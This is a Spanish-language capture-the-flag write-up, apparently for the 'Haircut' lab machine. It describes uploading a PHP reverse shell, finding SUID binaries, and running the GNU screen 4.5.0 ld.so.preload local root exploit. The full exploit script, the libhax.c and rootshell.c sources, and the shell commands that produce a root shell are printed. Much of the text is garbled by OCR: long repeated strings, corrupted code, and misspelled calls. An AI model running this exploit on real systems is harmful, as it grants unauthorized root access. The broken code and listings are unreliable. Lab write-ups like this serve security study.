
Se evidencia que existe un uploader con el comando CURL.

```
| Nost 10.10.10.2 |
| User-Agenth Mosilla/5.0 (Xii; Linux x86_64; rv:68.0) Geckc/20100101 |
| Firefox/68.0 |
| Accept. text/html.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.application/xhimlvsml.app
```

Se procede a descargar un php reverse y posteriormente se le llama desde el navegador y crea conexión en reversa.



Al ejecutar el comando find / -perm -4000 2>/dev/null | xargs ls -la muestra un programa que tiene privilegios para ejecutarse como administrador.

```
www-data@haircut:/etc$ find / -perm -4000 2>/dev/null | xargs ls -la
                                                                                                            30800 Jul 12 2016 /bin/fusermount
40152 Dec 16 2016 /bin/mount
 -rwsr-xr-x 1 root
                                                                   root
 -rwsr-xr-x 1 root
                                                                    root
                                                                                                                                                               2016 /bin/mount
                                                                                                            142032 Jan 28 2017 /bin/ntfs-3g
 -rwsr-xr-x 1 root
                                                                   root
                                                                                                        44168 May 7 2014 /bin/ping
44680 May 7 2014 /bin/ping
40128 May 4 2017 /bin/su
 -rwsr-xr-x 1 root
                                                                    root
-rwsr-xr-x 1 root
                                                                  root
                                                                                                                                                  7 2014 /bin/ping6
4 2017 /bin/su
 -rwsr-xr-x 1 root
                                                                    root
                                                                                         40128 May 4 2017 /bin/su
27608 Dec 16 2016 /bin/umount
16824 Jul 22 01:49 /tmp/rootshell
51464 Jan 14 2016 /usr/bin/at
49584 May 4 2017 /usr/bin/chfn
40432 May 4 2017 /usr/bin/chsh
75304 May 4 2017 /usr/bin/newgidmap
39904 May 4 2017 /usr/bin/newgrp
32944 May 4 2017 /usr/bin/newuidmap
54256 May 4 2017 /usr/bin/passwd
23376 Jan 18 2016 /usr/bin/pkexec
1588648 May 19 2017 /usr/bin/screen-4.5
 -rwsr-xr-x 1 root
                                                                   root
 -rwsr-xr-x 1 root root
 -rwsr-sr-x 1 daemon daemon
-rwsr-xr-x 1 root root
-rwsr-xr-x 1 root
                                                                   root
-rwsr-xr-x 1 root
                                                                 root
 -rwsr-xr-x 1 root
                                                                   root
                                                                  root
 -rwsr-xr-x 1 root
-rwsr-xr-x 1 root root
-rwsr-xr-x 1 root root
-rwsr-xr-x 1 root root
-rwsr-xr-x 1 root root 1588648 May 19 2017 /usr/bin/screen-4.5.0
                                                                  root 1368048 May 19 2017 /usr/bin/screen=4.3.0

root 136808 Jan 20 2017 /usr/bin/sudo
messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
root 428240 Mar 16 2017 /usr/lib/openssh/ssh-keysign
root 14864 Jan 18 2016 /usr/lib/policykit-1/polkit-agent-helper-1
root 208680 Apr 29 2017 /usr/lib/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snapd/snap
 -rwsr-xr-x 1 root
 -rwsr-xr-- 1 root
 -rwsr-xr-x 1 root
-rwsr-xr-x 1 root
 -rwsr-xr-x 1 root
-rwsr-xr-x 1 root
                                                                                                           38984 Mar 7 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root
 www-data@haircut:/etc$
```

Buscando en los exploits, se encuentra el exploit 41154.sh, el cual está compuesto de 3 partes.

```
#:/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HAKK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat « EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <sys/types.h>
#include <sys/types.h>
#include <sys/types.h>
#include <constructor__)
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 0, 4755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat « EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setuid(0);
    setegid(0);
    setegid(0);
    setegid(0);
    setegid(0);
    setegid(0);
    setegid(0);
    setegid(0);
    setegid(0);
    setegid(0);
    setegid(0) # because
screen -l # Now we create our /etc/ld.so.preload file ...
cd /etc
umask 000 # because
screen -l -m -l ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

La primer parte es crear un una librería con el nombre libhax.c la cual contiene lo siguiente

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
_attribute__ ((_constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

Después de creado el archivo se debe compilar con el comando gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c

```
→{SFire129}#gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
7 | chmod("/tmp/rootshell", 04755);
```

El segundo paso es crear el archivo rootshell.c con el siguiente contenido y compilarlo

```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    seteegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

Compilando

```
| Assistance | Ass
```

Luego desde el directorio /etc se deberá ejecutar en este caso de forma manual el resto de comandos, ya que arroja un error el exploit en el momento de su ejecución

```
www-data@haircut:/tmp$ cd /etc
www-data@haircut:/etc$ umask 000
www-data@haircut:/etc$ screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
www-data@haircut:/etc$ screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.
www-data@haircut:/etc$ /tmp/rootshell
# python3 -c 'import pty;pty.spawn("/bin/bas");'
```

Con esto ya se logra el escalamiento de privilegios.